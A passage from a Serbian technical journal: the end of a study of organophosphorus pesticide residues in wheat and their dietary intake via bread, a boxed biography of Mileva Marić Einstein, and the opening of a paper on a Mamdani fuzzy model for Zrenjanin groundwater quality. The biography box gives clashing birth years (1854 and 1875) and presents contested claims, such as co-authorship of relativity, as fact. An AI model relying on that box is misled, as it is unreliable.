<i>Ласта</i>	7	-	55	435	-
	7	-	55	435	-
<i>Европа</i>	7	-	48	1129	-
	7	-	47	1128	-
<i>Песма</i>	7	28	54	532	-
	7	27	54	530	-
<i>Мина</i>	7	-	54	435	-
	7	-	54	435	-
<i>Мешавина</i>	7	16	61	449	170
	7	16	60	449	170
сред.вред.	7	8,7	54,2	595,7	34
стан.девијација	0	5,760859	4,142463	268,7873	0

FAO/WHO [8] је објавио податке о максимално дозвољеним границама органофосфорних пестицида на површини пшеничног зрна, међу осталим, хлорпирифос 50 ng/g, дисулфотон 20 ng/g.

На основу добијених резултата (табела 2) уочавамо да је садржај дисулфотона за 1,66-1,71 пута већи, за испитиване узорке пшенице, у односу на податке које је објавио FAO.

У раду Samoli и сар.[9] су дали прихватљиви дневни унос (Acceptable daily intakes, ADI) за поједине пестициде. Испитивано је присуство 152 пестицида на 7951 узорку хране, а за 90 пестицида си дате ADI вредности, међу којима паратионметил 3 µg/kg/dan, хлорпирифос 10 µg/kg/dan, паратион 4 µg/kg/dan.

У односу на ове податке, резултати испитивања садржаја дисулфотона у намирницама које се свакодневно користе у исхрани Одељења за превенцију, пестициде и токсичне супстанце, Америчке агенције за заштиту животне средине где

је садржај ове материје у зрну пшенице, мекињама пшенице, пшеничном брашну је 0,0002 mg/kg, садржај дисулфотона на анализираним узорцима пшенице је и до неколико стотина пута већи.

С обзиром на то да према важећем Правилнику [6] нису дефинисане максимално дозвољене концентрације ендриналдехида, ендринкетона, тионазина, дисулфотона и паратионметила, не може се прецизно утврдити степен контаминације испитиваних узорка пшенице, већ на основу осталих резултата може се говорити о врло великим количинама испитиваних полутаната. Ови подаци указују на неопходност ефикасног чишћења површине зрна и утврђивања садржаја полутаната у пшеници наком темељног поступка чишћења површина зрна, као и на неопходност допуне Правилника о количинама пестицида[6].

Количине органофосфорних пестицида у односу на дневну потрошњу хлеба

Житарице, брашно и хлеб представљају, директно или индиректно, једну од основних компоненти људске исхране, па је и њихов утицај на здравље људи велики. Због значаја које ове намирнице имају у људској исхрани, потребно је знати њихов минерални састав који је и директан индикатор хранљиве вредности ових производа као и евентуалног загађења ових производа као последица загађења животне средине или последица примењених агротехничких мера.

Просечна дневна потрошња хлеба је 300 g, а за 100 g хлеба од целог зрна потребно је 70-75g пшенице. Анализирајући дневну потрошњу хлеба и производа од жита у исхрани људи, у табели 4 приказани су подаци о дневном уносу анализираних органофосфорних пестицида ако би конзумирали производе који су направљени од анализираних пшенице.

Добијени резултати указују да је неопходна интензивна обрада зрна пшенице рибањем, односно

производи од целог зрна пшенице могу се правити само од сировине чија површина је правилно обрађена на савременим уређајима са високим учинком обраде површине, односно, са површине зрна неопходно је уклонити 3-6% омотача и на тај начин смањити количину полутаната чија концентрација је на површини зрна највећа. На тај начин добија се квалитетан и хигијенски исправан производ који лечи а не угрожава здравље потрошача [4].

Добијени резултати (слика1) показују да количина полутаната која се задржава на омотачу пшеничног зрна, може бити толика да угрози здравље људи и животиња, па се због тога предлаже анализа органофосфорних пестицида на пшеничном зрну и након интензивне површинске обраде зрна.

Табела 4. Количине органофосфорних пестицида у односу на дневну потрошњу хлеба

	Једињење (µg/дан)				
	Тионазин	Дисулфотон	Паратионметил	Хлорпирифос	Паратион
Средња Бачка	3,01	3,74	11	163,5	11,8
Средњи Банат	1,47	1,83	11,38	125,1	7,14
Дозвољене количине(µg/дан)	-	-	-	10,5	10,5



Слика 1. Поређење дневног уноса органофосфорних пестицида конзумирањем производа који су направљени од анализираних пшенице са дозвољеним количинама

4. ЗАКЉУЧАК

На основу резултата добијених гасно-масеном хроматографском анализом одређено је присуство ортаносфорних пестицида: тионазина, дисулфона, паратион метила, хлорпирифоса и паратиона.

За идентификоване хлорпирифос, тионазин, дисулфотон и паратионметил у Правилнику о количинама пестицида нису дефинисане максималне дозвољене концентрације, а како су они нађени у анализираној пшеници, требало би важећи Правилник допунити.

Количине ортаносфорних пестицида које уносимо у организм конзумирањем намирница произведених од анализиране пшенице, много су веће од вредности које је објавио ФАО.

Измерене вредности садржаја ортаносфорних пестицида указују на неопходност темељног поступка обраде зрна у поступку млинског чишћења пшенице са циљем уклањања штетних материја са површине зрна намењеног изради производа од целог зрна ради обезбеђења здравствено исправне хране јер се интензивном површинском обрадом зрна уклањају се штетне материје и изумрли делови омотача, што позитивно утиче на квалитет и здравствену безбедност.

5. ЛИТЕРАТУРА

- [1] Кастори Р., Заштита агроекосистема, Нови Сад, 1995.
- [2] Кастори Р., Петровић Н., Тешки метали и пестициди у Земљиштима Војводине.

Пољопривредни факултет и Научни институт за ратарство и повртарство, 1993.

- [3] Стефановић В., Јовановић Б., Филиповић Н., Садржај тешких метала у зрну пшенице, мекињама и брашну у зависности од близине индустријске зоне, 16 симпозијум Жито-хлеб и кондиторски производи, Нови Сад, 237-243, 2007.
- [4] Filipović N., Kaluđerski G., Šarić M., Priprema pšenice za proizvodnju hleba od celog zrna, Faculty of Tehnology, Novi Sad, Acta Periodica Tehnologica 31, pp. 273-280, 2000.
- [5] Шкрбић Б., Ђуришић-Младеновић Н., Цвејанов Ј., Присуство постојаних органских загађујућих једињења у производима од пшенице, Жито-хлеб, 31, 1-2, 9-16, 2004.
- [6] Правилник о количинама пестицида, метала и металоида и других супстанција које се могу налазити у намирницама ("Службени гласник СРЈ", бр. 5/92, 11/92 – испр. и 32/2002 и "Сл. гласник РС", бр. 25/2010 - др. правилник и 28/2011).
- [7] Levy S., Griffin R., Krizner S., Chlorpyrifos: Revised Acute and Chronic Dietary Exposure Analyses, october 28, United States Enviromental Protection Agency, 1999.
- [8] Joint FAO/WHO food standards programme codex alimentarius commission, Geneva, 2 - 7 July 2001.
- [9] Camoli I., Fabbri R., Attias L., Di Musccio A., Cecere E., Consolino A., Roberti, F., Estimation of dietary intake of pesticide residues by the Italian population during 1997, Food Additives and Contaminants, 18 (2001) 10, 932-936.



**МИЛЕВА МАРИЋ АЈНШТАЈН
(1854 – 1935)**

**Милева Марић Ајнштајн,
супруга генијалног научника
племенита мајка, коаутор
теорије релативитета. Рођена 19.
децембра 1875. године у Тителу у
Војводини. Школовала се у
Новом сад, Сремској
Митровици, Шапцу, Загребу,
Цириху, Хајделбергу. За време
боравка на Универзитету у
Хајделбергу 1897-98 године
проучавала фотоелектрични
ефекат код нобеловца,
професора Ленарда, а код
професора Минковског учила о
четвородимензионалној
геометрији које је основа теорије
релативитета. Милева Марић је
била не само животни сапутник
„светског генијалног научника“
и племенита мајка, него и
блистав научни ум.**

МАМДАНИ ФАЗИ МОДЕЛ ПРОЦЕНЕ КВАЛИТЕТА ПОДЗЕМНЕ ВОДЕ ГРАДА ЗРЕЊАНИНА

MAMDANI FUZZY MODEL FOR GROUNDWATER QUALITY ASSESSMENT IN THE CITY OF ZRENJANIN

Др ЈЕЛЕНА КИУРСКИ-МИЛОШЕВИЋ, асистент,
Др ЈАШИН ДАНИЈЕЛА, професор струковних студија
Др ГОРДАНА ЛУДАЈИЋ, професор струковних студија
Мр АЛЕКСАНДРА ШУЋУРОВИЋ, сарадник у настави
Висока техничка школа струковних студија у Зрењанину

REZIME

Процена квалитета подземне воде представља комплексан и мултидимензионалан задатак услед бројних неодређености које се појављују у свим фазама овог процеса. Основни циљ фази логике јесте превазилажење неодређености на конзистентан начин, на које човек као доносилац одлуке наилази приликом рада са великом количином комплексних информација. Комплексне информације се односе на рад са великим бројем различитих варијабилних параметара у анализи проблематике квалитета воде, различите мерне јединице параметара, као и различите скале и опсеци процењивања.

Евалуиран је оптимални фази модел за процену физичко – хемијског квалитета подземне воде које у себи садрже природно повећане концентрације неорганског арсена. Физичко – хемијски квалитет подземне воде базиран је на основу 10 селектованих карактеристичних параметара: боја и електропроводљивост воде, рН вредност, утрешак калијум-перманганата, садржај укупног гвожђа, амонијак, калцијум, магнезијум, натријум и арсен у води. Валидација креираног фази модела је испитана на примеру експериментално одабраног локалитета града Зрењанина. Развијени модел је могуће транспоновати на урбаним и руралним подручјима уз одговарајуће итерације.

Кључне речи: фази логика, квалитет подземне воде, физичко – хемијски параметри

ABSTRACT

Groundwater quality assessment presents complex and multidimensional task due to numerous uncertainties that occur in every phase of this process. The fundamental aim of fuzzy logic is the overcoming of uncertainties in a consistent manner, that man as a decision maker faces when working with large amounts of complex information. Complex information are related to the work with a large number of different variables in the water quality analysis, different units of measurement parameters, as well as the different scale and scope of assessment.

It has been evaluated optimal fuzzy model for the assessment of physical - chemical groundwater quality with elevated natural inorganic arsenic concentration. Physico – chemical groundwater quality is based on the basis of 10 selected characteristic parameters: color and electrical conductivity, pH, consumption of potassium permanganate, the content of total iron, ammonium, calcium, magnesium, sodium and arsenic in the water. Validation of evaluated fuzzy model was tested on the experimentally selected locality of the city of Zrenjanin. The developed model can be transposed to the urban and rural areas with appropriate iteration.

Keywords: fuzzy logic, groundwater quality, physico – chemical parameters

1. УВОД

Класичне методе за процену квалитета воде функционишу на бази: компарације добијених параметара воде са њиховим граничним вредностима без укључивања било каквих неодређености и степена поузданости, сигурности. Традиционалне класификационе методе параметара квалитета воде користе класичан, нумерички скуп, а вредности концентрације које су близу или далеко од граничних вредности се посматрају у истим класама. Посебно је квалитет воде за пиће тренутно дефинисан само као одсуство или стриктно ограничено присуство одређених загађујућих супстанци. Праћење квалитета подземне воде, која се користи за производњу пијаће воде, и квалитативно доношење одлука на основу добијених података представља комплексан и мултидимензионалан задатак. Главни разлог су неизвесности које се јављају при сваком кораку, почев од узорковања па све до анализа. Неизвесности увек присутне у проблематици заштите животне средине могу бити превазиђене употребом фази функције припадања. Скуп података добијених са терена и њихове граничне вредности тренутно се искључиво разматрају као класични скупови али потребно их је укључити у моделовање као фази скупове. Неизвесност се мора проценити и укључити у све анализе у процени животне средине и процесу доношења одлука.

Један од начина за превазилажење проблематике са неизвесностима је увођење степена поузданости у фази проценама реалних система. Степен поузданости представља крајњи резултат или излазну величину свих фази модела.

Захваљујући прилагодљивости фази логике приликом доношења одлука у оцењивању животне средине, урађена је процена квалитета подземне воде града Зрењанина која се користи као вода за пиће у граду Зрењанину. У раду је евалуиран Мамдани фази модел за процену квалитета подземне воде на основу 10 селектованих кључних физичко – хемијских параметара карактеристичних за одабрани хидролошки експериментални локалитет: боја воде, електропроводљивост, рН вредност, утрешак KMnO_4 , амонијак, укупно гвожђе, калцијум, магнезијум, натријум и арсен. .

2. ТЕОРИЈА И МЕТОДЕ

Теорија фази скупова је генерализација класичне теорије скупова, будући да се припадност елемената фази скупу може окарактерисати бројем из интервала $[0,1]$. Фази скупови су основни елементи којима се описује неодређеност. Теорија фази скупова омогућава интеграцију информација различитих параметара у процесу моделовања и евалуације. Функција припадања за сваки скуп има карактеристичан облик и представља степен припадања одређеног елемента фази скупу.

Функција припадања фази скупа A дефинисана над доменом X је [1]:

$$\mu_A : X \rightarrow [0,1]$$

(1) .

Фази скуп A , над универзалним скупом X , може се дефинисати као скуп уређених парова:

$$A = \{(x, \mu_A(x) | x \in X)\}$$

(2) .

Приметимо да је:


$$\mu_A(x) = \begin{cases} 1, & x \text{ је потпуни члан скупа } A \\ \in (0,1), & x \text{ је делимични члан скупа } A \\ 0, & x \text{ није члан скупа } A \end{cases}$$

Када функција припадања има највећу могућу вредност 1, за фази скуп кажемо да је нормализован. У раду ће се користити фази скупови дефинисани над доменом реалних бројева.

Фази моделовање квалитета подземне воде се састоји из следећих фаза:

1. Евалуација кључних селектованих физичко-хемијских параметара подземне воде,
2. Фазификација селектованих параметара,
3. Примена креираних фази правила,
4. Фази одлучивање употребом фази оператора,
5. Примена фази система закључивања,
6. Дефазификација у класичне вредности.

Функције припадања посматраних 10 физичко – хемијских параметара квалитета подземне воде су трапезоидне (слика 1) и креиране су на основу дозвољених граничних вредности према важећој законској регулативи у Републици Србији [2] и према студијама и препорукама Светске здравствене организације – WHO [3] и Америчке Агенције за заштиту животне средине – USEPA [4] (Табела 1), као и према перцепцији аутора. Облик функције припадања је одабран на основу субјективне процене и претходних искустава. У фази проценама квалитета водних тела најчешће су имплементиране трапезоидне функције припадања, јер постижу највећу тачност при класификацији воде и карактеришу динамичко понашање параметара квалитета воде [5].



Слика 1. Трапезоидна функција припадања

Једначина (4) описује трапезоидну функцију припадања са својим специфичним параметрима [1]:

$$\mu_A(x) = \begin{cases} 0, & x \leq a \\ \frac{x-a}{b-a}, & a \leq x \leq b \\ 1, & b \leq x \leq c \\ \frac{d-x}{d-c}, & c \leq x \leq d \\ 0, & x \geq d \end{cases}$$

Zadeh [6] је предложио следеће дефиниције за операције над фази скуповима:

1. Унија фази скупова А и Б је фази скуп Ц чија је функција припадања (оператор OR):

$$\mu_C(x) = \mu_A(x) \sqcup \mu_B(x) = \max\{\mu_A(x), \mu_B(x)\} \quad (5)$$

2. Пресек два фази скупа А и Б је фази скуп Ц чија је функција припадања (оператор AND):

$$\mu_C(x) = \mu_A(x) \sqcap \mu_B(x) = \min\{\mu_A(x), \mu_B(x)\} \quad (6)$$

Наредна фаза у фази моделовању представља креирање и агрегација фази правила. Фази правила су стандардна математичка правила у форми: АКО је $x=A$, ОНДА је $y=B$, где су x и y лингвистичке променљиве, док су А и Б лингвистичке вредности дефинисане над универзалним скуповима X и Y. „ x је А“ се назива антецедент (претходник), претпоставка, премиса, чињеница. „ y је Б“ се назива консеквенца, конклузија, закључак, последица. За фази правила консеквенца тј. последица се поставља као истинита на истом степену као и антецедент. Максималано могућ број правила је одређен бројем улазних величина и бројем лингвистичких вредности. Ако је број улаза n , а број вредности за сваку величину понаособ m , онда је максималан број правила mn .

Већина система заснованих на правилима имају више од једног правила. Процес добијања свеобухватне консеквенце од индивидуалних

консеквенца из сваког правила у фази систему предствала агрегацију правила [7]. У случају система правила која морају заједнички бити задовољена, правила се повезују оператором AND (\wedge). За случај дисјунктивног система правила, где мора бити задовољено бар једно правило, правила су повезана оператором OR (\vee).

Фази систем закључивања (Fuzzy Inference System – ФИС) је најзначајнији алат за моделовање заснован на теорији фази скупова. Основна структура ФИС-а је модел који пресликава улазне карактеристике у улазне функције припадности, улазне функције припадности у правила, правила у скуп излазних карактеристика, излазне карактеристике у излазне функције припадности и излазну функцију припадности у јединичну вредност излаза или одлуку у складу са излазом. Систем фази закључивања је процес формулације трансформације фази улаза у фази излаз путем фази логике покушавајући да формализује процес људског резонувања путем креирања фази правила. Најчешће имплементиран тип ФИС-а је Мамдани фази моделовање.

Типично правило код Мамдани фази модела са два улаза и једним излазом има следећу форму: АКО је $x=A$ \sqcap $y=B$ ОНДА је $z=C$. Постоје два оператора која се примењују у Мамдани фази методологији, а то су мах-мин или мах-производ. Мах – мин је најчешће правило композиције које се користи у пракси. Мамданијев мах – мин приступ карактерише то што је крајњи излаз из свих правила фази скуп одабран са минималном јачином правила. Код правила мах – производа крајњи излаз из свих правила је фази скуп пропорционално умањен за јачину свог правила преко алгебарског производа [7].

Табела 1. Граничне вредности параметара према важећој законској регулативи Републике Србије и смерницама WHO и USEPA

Параметар	Јединица	СРБ законом одређена гранична вредност	WHO	USEPA
Боја	°Pt/Co	5	-	15
Електропроводљивост	μS/cm	1000	-	400-850
pH	-	6.8-8.5	7-8.5	6.5-8.5
Утрошак KMnO ₄	mg/L	8	1-19	-
Амонијак (NH ₄ ⁺)	mg/L	1	1.5	1.5
Укупно гвожђе (Fe ²⁺ /Fe ³⁺)	mg/L	0.3	0.1-0.3	0.3
Калцијум (Ca ²⁺)	mg/L	200	75	-
Магнезијум(Mg ²⁺)	mg/L	50	30	-
Натријум (Na ⁺)	mg/L	150	200	100
Арсен (As ³⁺ /As ⁵⁺)	mg/L	0.01	0.001-0.01	0.01

Дефазификација је последњи корак код Мамдани фази модела. Дефазификација је процес превођења резултата добијеног у облику фази скупа у бројчану вредност. Улазна величина процеса дефазификације је фази скуп, а излаз – једна, коначна вредност. Развијен је низ метода за дефазификацију. У раду су се користиле две најчешће примењиване методе: метода средње вредности максимума (МОМ-меан оф махима) и метода центра гравитације или области (ЦОА-center of area).

Метода средње вредности максимума, формира јединствену вредност излазне променљиве као средњу вредност локалних вредности у којима функција припадности постиже максималну вредност. МОМ метод је представљен наредним изразом [8,9,10]:

$$Z^* = \frac{a+b}{2} \quad (7)$$

ЦОА процедура је најчешће коришћена дефазификациона метода и представљена је алгебарским изразом [8,9,10]:

$$Z^* = \frac{\int \mu_c(z) z dz}{\int \mu_c(z) dz} \quad (8)$$

3. РЕЗУЛТАТИ И ДИСКУСИЈА


Евалуирани Мамдани фази модел је примењен на подацима физичко-хемијских параметара подземне воде из пијезометра на територији града

Зрењанина. Републички хидрометеоролошки завод Србије (РХМЗ) на територији Републике Србије има постављену мрежу хидролошких станица за праћење режима подземних вода. На територији града Зрењанина постоји постављен пијезометар у надлежности РХМЗ. Дубина пијезометра је 43.33 м, са које се и узимају узорци за испитивање исправности подземне воде. Испитивања се врше једном годишње и то углавном у месецу септембру. Подаци о физичко-хемијском квалитету подземне воде на територији града Зрењанина за период од 2004.-2010. године су приказани у наредној Табели 2.


Фазификација одабраних физичко – хемијских параметара квалитета подземне воде ће се спровести кроз трансформацију класичних бројева у трапезоидне фази скупове помоћу једначине (4) из теоријског дела. За одабране параметре квалитета подземне воде додељују се фази скупови чије су функције припадања приказане на следећим сликама 2 - 11. Фазификованих осам хемијских параметара квалитета подземне воде је обрађено у раду Киурски и сар. [5], а примењени су на узорцима подземне воде из артешких бунара на територији града Зрењанина. С тога Мамданијев модел евалуиран у овом раду представља надоградњу и систематизацију проширењем процене квалитета подземне воде како на физичке и тако и на хемијске параметре дајући прецизније резултате и свеобухватнију слику о стању водног тела.

Табела 2. Физичко-хемијски параметри подземне воде из пијезометра у граду Зрењанину


Параметри са јединицама	Узорак подземне воде из пијезометра						
	2010.	2009.	2008.	2007.	2006.	2005.	2004.
Боја воде (oPt/Co)	без боје	без боје	без боје	без боје	без боје	без боје	без боје
Електропроводљивост (µS/cm)	1635	1513	1509	1442	1384	1300	1588
pH	7.8	7.6	7.9	7.9	8	8	7
Утрошак KMnO4 (mg/L)	18	8.4	6.9	6.7	9.2	9.4	11.2
NH4+ (mg/L)	3.61	3.09	3.02	3.29	3.66	3.36	1.82
Fe2+/ Fe3+ (mg/L)	0.23	0.25	0.08	0.2	0.57	0.21	0.14
Ca2+ (mg/L)	54	61	53	56	73	65	112
Mg2+ (mg/L)	13	10	20	15	10	18	22
Na+ (mg/L)	257.9	312.6	295	338.4	338	326	316
As3+/As5+ (µg/L)	1.5	2	0.6	3	6	4	2.5




Слика 2. Функција припадања за боју воде




Слика 3. Функција припадања за електропроводљивост воде




Слика 4. Функција припадања за рН вредност




Слика 5. Функција припадања за утросак KMnO_4




Слика 6. Функција припадања за укупно гвожђе



